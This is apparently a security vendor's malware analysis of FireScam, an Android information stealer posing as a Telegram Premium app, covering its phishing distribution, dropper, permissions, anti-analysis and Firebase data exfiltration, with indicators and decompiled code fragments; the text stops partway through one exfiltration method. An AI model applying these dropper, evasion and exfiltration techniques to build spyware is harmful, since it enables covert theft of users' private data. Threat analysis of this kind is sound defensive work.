Global (English)

Inside FireScam : An Information Stealer with Spyware Capabilities

Published On : 2024-12-30

Share :

CYFIRMA
DECODING THREATS
DECYFIR
Inside FireScam: An Information Stealer with Spyware Capabilities

Executive Summary

At CYFIRMA, we are dedicated to providing current insights into prevalent threats and the strategies employed by malicious entities targeting both organizations and individuals. This report explores the mechanics of FireScam, a sophisticated Android malware masquerading as a Telegram Premium app. Through in-depth analysis, we aim to shed light on its distribution methods, operational features, and the broader implications of its malicious activities. The findings highlight the malware's capabilities and the critical need for robust security measures to counteract such threats.

Introduction

The rapid adoption of mobile applications has created fertile ground for threat actors to exploit unsuspecting users. FireScam is a recent example of malware that leverages phishing websites to distribute its payload and infiltrate Android devices. Disguised as a fake "Telegram Premium" app, it is distributed through a GitHub.io-hosted phishing site that impersonates RuStore – a popular app store in the Russian Federation. The malware employs a multi-stage infection process, starting with a dropper APK, and performs extensive surveillance activities once installed. By capitalizing on the widespread usage of popular apps and legitimate services like Firebase, FireScam exemplifies the advanced tactics used by modern malware to evade detection, execute data theft, and maintain persistent control over compromised devices. This report provides an in-depth analysis of FireScam's distribution, functionality, and impact.

Key Findings


- FireScam is an information stealing malware with spyware capabilities.
- It is distributed as a fake 'Telegram Premium' APK via a phishing website hosted on the GitHub.io domain, mimicking the RuStore app store.
- The phishing website delivers a dropper that installs the FireScam malware disguised as the Telegram Premium application.
- The malware exfiltrates sensitive data, including notifications, messages, and other app data, to a Firebase Realtime Database endpoint.
- FireScam monitors device activities such as screen state changes, e-commerce transactions, clipboard activity, and user engagement to gather valuable information covertly.
- Captures notifications across various apps, including system apps, to potentially steal sensitive information and track user activities.
- It employs obfuscation techniques to hide its intent and evade detection by security tools and researchers.
- FireScam performs checks to identify if it is running in an analysis or virtualized environment.
- The malware leverages Firebase for command-and-control communication, data storage, and to deliver additional malicious payloads.

- Exfiltrated data is temporarily stored in the Firebase Realtime Database, filtered for valuable content, and later removed.
- The Firebase database reveals potential Telegram IDs linked to the threat actors and contains URLs to other malware specimens hosted on the phishing site.
- By exploiting the popularity of messaging apps and other widely used applications, FireScam poses a significant threat to individuals and organizations worldwide.

ETLM Attribution

FireScam is an information-stealing malware with spyware capabilities targeting Android-based devices. It is capable of monitoring a wide range of activities on the compromised device, including notifications, messages, USSD responses, clipboard content, and more. Additionally, it can exfiltrate the captured details to remote servers via Firebase Realtime Database, allowing attackers to access sensitive information.

FireScam malware is distributed as a fake 'Telegram Premium' APK through a website hosted on the github[.]io domain. This website is a phishing attempt mimicking RuStore (rustore.ru), an app store launched by Russian internet group VK, based in the Russian Federation. The malware is disguised as a legitimate app to trick users into installing it, where it then steals sensitive information and exfiltrates data to Firebase C2 endpoint.



Telegram Premium

Telegram FZ-LLC

★4.3 9245 rating | 2 million + Downloads | 8.9 MB Size | 12+ Age

Description of the application

Top categories | Communication


Telegram is a simple, fast and secure messaging app. Telegram is among the ten most downloaded applications in the world, it is used by more than 800 million people.

SPESHEFROY. Thanks to a unique distributed network of data centers, Telegram delivers messages faster than any other applications.


https[:]//rustore-apk[.]github[.]io/telegram_premium/

An APK is downloaded from this phishing website, acting as a dropper that subsequently installs the FireScam malware, disguised as the "Telegram Premium" application.

The exfiltrated data is temporarily stored in the Firebase Realtime Database at the URL "https[:]//androidscamru-default-rtdb[.]firebaseio[.]com" and is later removed after potentially filtering and storing the important content in another private storage location:




```
Request Headers

                   Accept  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Encoding  gzip, deflate, br, zstd
          Accept-Language  en-US,en;q=0.5
               Connection  keep-alive
                      DNT  1
                     Host  androidscamru-default-rtdb.firebaseio.com
                 Priority  u=0, i
           Sec-Fetch-Dest  document
           Sec-Fetch-Mode  navigate
           Sec-Fetch-Site  none
           Sec-Fetch-User  ?1
                  Sec-GPC  1
Upgrade-Insecure-Requests  1
               User-Agent  Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
```



```
▼ notification:
  ▼ -OEueMKNngCEcsMyGLG2:
      appName:          "Chrome"
      date:             "2024-12-[redacted]"
      device:           "Xiaomi 23053RN02Y,\nAndroid: 14,\nMOLDCELL:"
      id:               ""
      text:             "Looks like she’s got good taste!"
      time:             "23:53:49"
      title:            "❤️ You’ve got a new like"
  ▼ -OEueMKYB766vam_ArZU:
      appName:          "Chrome"
      date:             "2024-12-[redacted]"
      device:           "Xiaomi 23053RN02Y,\nAndroid: 14,\nMOLDCELL:"
      id:               ""
    ▼ text:             "You'll no longer receive notifications from la-date.com."
      time:             "23:53:49"
      title:            "Unsubscribed from notifications"
  ▼ -OEueMKsly6OovmT3u91:
      appName:          "Gmail"
      date:             "2024-12-[redacted]"
      device:           "Xiaomi 23053RN02Y,\nAndroid: 14,\nMOLDCELL:"
      id:               ""
    ▼ text:             "2 New Messages From Hannah Smith\n📩 Reply Now
                        MESSAGE\nThis letter was sent to [redacted]e@gmail.com. If you do n
                        matters, please reach out to us at support@cum2date.com.\nCum2Date, Tr
      time:             "23:53:49"
      title:            "Cum2Date"
```

Exfiltrated content from compromised device on firebase database endpoint


This Firebase Realtime Database also reveals potential Telegram IDs used by the members of the threat actor group and/or the users of the malware under the 'users' tag:



```
ne"}},"users":{"[redacted]":{"id":[redacted],"totalProfit":0,"username":"[redacted]"},"[redacted]":
{"id":1[redacted]0,"totalProfit":0,"username":"K[redacted]"},"1[redacted]":
{"id":1[redacted]5,"totalProfit":0,"username":"p[redacted],"14[redacted]
{"id":1[redacted]7,"totalProfit":0,"username":"C[redacted]K007"[redacted]922":
{"id":1[redacted]2,"totalProfit":0,"username":"t[redacted]_X"},[redacted]3":
{"id":1[redacted]8,"totalProfit":0,"username":"s[redacted]77"},[redacted]2":
{"id":5[redacted]2,"totalProfit":0,"username":"w[redacted]},"5[redacted]
{"id":5[redacted]5,"totalProfit":0,"username":"x[redacted]},"5[redacted]
{"id":5[redacted]9,"totalProfit":0,"username":"c[redacted]},"6[redacted]
{"id":6[redacted]8,"totalProfit":0,"username":"m[redacted]x"},[redacted]":
{"id":6[redacted]6,"totalProfit":0,"username":"s[redacted]lou"[redacted]30":
{"id":6[redacted]0,"totalProfit":0,"username":"c[redacted]},"7[redacted]
{"id":7[redacted]5,"totalProfit":0,"username":"T[redacted]tStr[redacted]590570":
{"id":7[redacted]0,"totalProfit":0,"username":"p[redacted]},"7[redacted]
{"id":7[redacted]3,"totalProfit":0,"username":"g[redacted]},"7[redacted]
{"id":7[redacted]0,"totalProfit":0,"username":"m[redacted]are"[redacted]33":
{"id":7[redacted]3,"totalProfit":0,"username":"a[redacted]_scam"[redacted]440":
{"id":7[redacted]0,"totalProfit":0,"username":"w[redacted]},"7[redacted]
{"id":7[redacted]6,"totalProfit":0,"username":"N[redacted]a_Lo[redacted]09556":
{"id":7[redacted]6,"totalProfit":0,"username":"s[redacted]10"},[redacted]3":
{"id":7[redacted]8,"totalProfit":0,"username":"I[redacted]EAM"[redacted]00":
{"id":7[redacted]0,"totalProfit":10000,"username":"r_[redacted]u"}}}
```

Potential telegram IDs of the members of the threat actor group/ malware users

This database also contains the URL of the phishing website that downloads the first stage (dropper) malware under the 'app' tag, which further reveals the location of another malicious specimen (CDEK) on the same phishing site:



```
▼ app:
    CDEK:                "https://rustore-apk.github.io/cdek/"
    Telegram Premium:    "https://rustore-apk.github.io/telegram_premium/"
```

Malicious app reference

At the time of writing, the CDEK app, as mentioned in the Firebase Realtime Database, is not available at the specified URL.

Threat Landscape:


The threat landscape in which FireScam operates underscores the growing success probability of phishing websites in distributing malware. By mimicking legitimate platforms such as the RuStore app store, these malicious websites exploit user trust to deceive individuals into downloading and installing fake applications, like "Telegram Premium." The success rate of such phishing schemes is high, as users often fail to recognize the signs of phishing or malicious intent.

With the ability to distribute malware through seemingly legitimate channels, these phishing websites increase the likelihood of users falling victim to social engineering tactics. Once installed, FireScam carries out its malicious activities, including data exfiltration and surveillance, further demonstrating the effectiveness of phishing-based distribution methods in infecting devices and evading detection. Attackers are leveraging innovative methods to bypass security measures, such as using obfuscation techniques to evade detection by static analysis tools and employing advanced persistence mechanisms. Additionally, the rise of mobile malware targeting both personal and enterprise devices underscores the importance of robust cybersecurity strategies to protect sensitive data and maintain operational integrity in an ever-evolving digital environment.

Analysis of FireScam

The Dropper	
File Name	GetAppsRu.apk
File Size	5.15 MB (54,02,718 bytes)
MD5	5d21c52e6ea7769be45f10e82b973b1e
SHA-256	b041ff57c477947dacd73036bf0dee7a0d6221275368af8b6dbbd5c1ab4e981b
Signature Status	Valid APK signature
Trust Level	Not signed by a trusted or recognized certificate authority


This specimen (GetAppsRu.apk) is a dropper that acts as a delivery agent for the primary payload. It is protected by DexGuard, which is used to rename classes, methods, and fields with meaningless names. Additionally, it encrypts strings within the APK and modifies the application's control flow to make it harder to analyze:



```
Operation system: Android(15)
Virtual machine: JVM
Tool: Android SDK(API 35)
Sign tool: APK Signature Scheme(v2)
Language: Kotlin
Library: Android Jetpack(1.15.0)
Protector: DexGuard
Archive record[classes.dex]: DEX
Archive record[assets/app/child.apk]: APK
    Operation system: Android(15)
    Virtual machine: JVM
    Tool: Android SDK(API 35)
    Sign tool: APK Signature Scheme(v2)
    Language: Kotlin
    Library: Android Jetpack(1.15.0)
    Protector: DexGuard
```

Protected using DexGuard


The dropper's package name is "ru.store.installer", and it is targeting devices running Android 8 (API level 26) through Android 15 (API level 35):



```
android:versionCode="1"
android:versionName="1.0"
android:compileSdkVersion="35"
android:compileSdkVersionCodename="15"
package="ru.store.installer"
platformBuildVersionCode="35"
platformBuildVersionName="15">
<uses-sdk
    android:minSdkVersion="26"
    android:targetSdkVersion="35"/>
```

Target android versions

it (GetAppsRu.apk) requests a series of permissions:



```
declared permissions:
requested permissions:
  android.permission.QUERY_ALL_PACKAGES
  android.permission.WRITE_EXTERNAL_STORAGE: restricted=true
  android.permission.REQUEST_DELETE_PACKAGES
  android.permission.REQUEST_INSTALL_PACKAGES
  android.permission.VIBRATE
  android.permission.POST_NOTIFICATIONS
  android.permission.UPDATE_PACKAGES_WITHOUT_USER_ACTION
  android.permission.ENFORCE_UPDATE_OWNERSHIP
  android.permission.READ_EXTERNAL_STORAGE: restricted=true
install permissions:
  android.permission.REQUEST_DELETE_PACKAGES: granted=true
  android.permission.VIBRATE: granted=true
  android.permission.QUERY_ALL_PACKAGES: granted=true
  runtime permissions:
    android.permission.READ_EXTERNAL_STORAGE: granted=false, flags=[ USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
    android.permission.WRITE_EXTERNAL_STORAGE: granted=false, flags=[ USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
```

Permissions: primary specimen


The APK declares the QUERY_ALL_PACKAGES permission, enabling it to query and list all installed applications on the device, potentially for reconnaissance purposes. The WRITE_EXTERNAL_STORAGE and READ_EXTERNAL_STORAGE permissions, both restricted and marked as sensitive, indicate the app's ability to access and modify external storage, which could lead to data exfiltration or the storage of malicious files.

The REQUEST_DELETE_PACKAGES and REQUEST_INSTALL_PACKAGES permissions enable the APK to install and delete other applications, suggesting the potential for unauthorized app installations or deletions. Additionally, the UPDATE_PACKAGES_WITHOUT_USER_ACTION permission further escalates the threat by allowing updates without user consent, potentially facilitating malware persistence and propagation.

The ENFORCE_UPDATE_OWNERSHIP permission restricts app updates to the app's designated owner. The initial installer of an app can declare itself the 'update owner,' thereby controlling updates to the app. This mechanism ensures that update attempts by other installers require user approval before proceeding. By designating itself as the update owner, a malicious app can prevent legitimate updates from other sources, thereby maintaining its persistence on the device.


Dropper's Dynamics:

The dropper installs as 'GetAppsRu'. Clicking the app's icon launches the BaseActivity of the dropper, which presents an 'Install' option for 'Telegram Premium' – the main payload contained in its resources as 'child.apk':



Dropper's BaseActivity

Following the security warning, it installs the FireScam malware (child.apk) on the device from its resource, using the app name 'Telegram Premium':




Installation of FireScam

FireScam	
File Name	Telegram Premium.apk

File Size	3.03 MB (3175196 bytes)
MD5	cae5a13c0b06de52d8379f4c61aece9c
SHA-256	12305b2cacde34898f02bed0b12f580aff46531aa4ef28ae29b1bf164259e7d1
Signature Status	Valid APK signature
Trust Level	Not signed by a trusted or recognized certificate authority

The main payload, Telegram Premium.apk (ru.get.app), targets devices running Android 8 (API level 26) through Android 15 (API level 35):




```
android:versionCode="1"
android:versionName="1.0"
android:compileSdkVersion="35"
android:compileSdkVersionCodename="15"
package="ru.get.app"
platformBuildVersionCode="35"
platformBuildVersionName="15">
<uses-sdk
    android:minSdkVersion="26"
    android:targetSdkVersion="35"/>
```

Target android versions

Defense/Anti-analysis capabilities:

FireScam employs protection using NP Manager, which safeguards the core package ru.get.app against analysis and reverse engineering through encryption, obfuscation, hiding details, and confusion.




```
package np.manager;

/* loaded from: classes.dex */
public class Protect {
    static {
        System.loadLibrary("npprotect");
    }

    public static native void classesInit0(int i3);
```

```
ru.get.app.App.{...} void                              Protect.classesInit0(2);
ru.get.app.MessagingService.{...} void                 Protect.classesInit0(6);
ru.get.app.NotifyListener.{...} void                   Protect.classesInit0(4);
ru.get.app.model.Notify.{...} void                     Protect.classesInit0(0);
ru.get.app.view.IntroActivity.{...} void               Protect.classesInit0(1);
ru.get.app.view.WebActivity.{...} void                 Protect.classesInit0(3);
ru.get.app.worker.AppListWorker.{...} void             Protect.classesInit0(7);
ru.get.app.worker.OnlineWorker.{...} void              Protect.classesInit0(5);
ru.get.app.worker.UploadSMSWorker.{...} void           Protect.classesInit0(8);
```

Protecting core package with NP Manager

Another obfuscation technique it employs is the creation and inheritance of empty classes:




```
package p046L0;

/* renamed from: L0.a */
/* loaded from: classes.dex */
public abstract class AbstractC0305a {
}
```

```
package p046L0;

import p110c0.AbstractC1036a;

/* renamed from: L0.h */
/* loaded from: classes.dex */
public final class C0312h extends AbstractC0305a {
```

obfuscation pattern: inheritance of empty classes

The malware identifies the process name at runtime, which could potentially be used to determine whether the application is running in a sandbox environment (e.g. under a different process) or on a real device.




```
public final String m454a() {
    String processName = Application.getProcessName();
    AbstractC1815i.m3876d(processName, "getProcessName()");
    return processName;
```

Verifies process name


It can verify whether the process name is unusual, such as in an emulator or under specific analysis tools. This helps the APK decide whether to run normally or behave differently, for example avoiding malicious behavior if detected within a sandbox or debugging environment.

The malware analyzes the environment by checking installed applications and fingerprinting key device details, such as the model, manufacturer, build version, and other system properties. This enables it to determine whether it is running in a controlled or virtualized environment, helping it evade detection or analysis. By profiling the device, the malware can optimize its attack, adapt its behavior to the specific environment, and bypass security measures, ensuring the success of its operations. This technique is commonly employed in advanced persistent threats (APTs) or spyware, which seek to remain undetected while gathering intelligence from targeted users.



```
public final String toString() {
    StringBuilder sb = new StringBuilder("AndroidClientInfo{sdkVersion=");
    sb.append(this.f827a);
    sb.append(", model=");
    sb.append(this.f828b);
    sb.append(", hardware=");
    sb.append(this.f829c);
    sb.append(", device=");
    sb.append(this.f830d);
    sb.append(", product=");
    sb.append(this.f831e);
    sb.append(", osBuild=");
    sb.append(this.f832f);
    sb.append(", manufacturer=");
    sb.append(this.f833g);
    sb.append(", fingerprint=");
    sb.append(this.f834h);
    sb.append(", locale=");
    sb.append(this.f835i);
    sb.append(", country=");
    sb.append(this.f836j);
    sb.append(", mccMnc=");
    sb.append(this.f837k);
    sb.append(", applicationBuild=");
    return AbstractC1036a.m2087n(sb, this.f838l, "}");
```

Device fingerprinting




```
<queries>
    <intent>
        <action android:name="android.intent.action.MAIN"/>
    </intent>
</queries>
```

Checking installed apps

Key Actions:

Listens for Firebase push notifications:
The app registers a service to receive Firebase Cloud Messaging (FCM) notifications. When the app receives a push notification or message through Firebase, the service (MessagingService) is triggered. The action com.google.firebase.MESSAGING_EVENT is a special event used by Firebase to initiate the service whenever a new message (push notification) is delivered via FCM.




```
<service
    android:name="ru.get.app.MessagingService"
    android:enabled="true"
    android:exported="false">
    <intent-filter>
        <action android:name="com.google.firebase.MESSAGING_EVENT"/>
    </intent-filter>
</service>
```

Firebase Cloud Messaging (FCM) notifications service

It can be used for various purposes – such as receiving remote commands to execute specific actions based on instructions sent via Firebase push notifications and can additionally enable the silent delivery of malicious payloads, which can be downloaded and installed when triggered by Firebase notifications. The app can also exfiltrate sensitive data from the device to a remote server without the user’s awareness, maintaining continuous communication with the remote server even when the app is not actively in the foreground. This persistent communication makes it more difficult for security tools to detect malicious activity, allowing the app to evade detection by operating covertly and bypassing traditional security measures.

Exploits Dynamic Broadcast Receivers:
The registered dynamic receiver defines a custom permission to control


access, ensuring that only apps signed with the same certificate can interact with it. This setup could allow an attacker to gain restricted access to sensitive device events or data by controlling the dynamic broadcast receiver. Only apps signed by the attacker would be able to interact with the receiver, effectively creating a backdoor for communication between the malicious app and other compromised apps.



```
<permission
    android:name="ru.get.app.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
    android:protectionLevel="signature"/>
<uses-permission android:name="ru.get.app.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/
```

Dynamic receiver with restricted access


Abuse of firebaseio.com for Data Exfiltration:
FireScam abuses Firebase Realtime Database to exfiltrate key details and stolen data:



```
    public static void m3207H(String str, String str2, String str3) {
        C1863e m3908a;
        long j3;
        String sb;
        String m2087n;
        String valueOf;
        AbstractC1815i.m3877e(str, AppIntroBaseFragmentKt.ARG_TITLE);
        AbstractC1815i.m3877e(str2, "msg");
        AbstractC1815i.m3877e(str3, "app");
        long time = new Date().getTime();
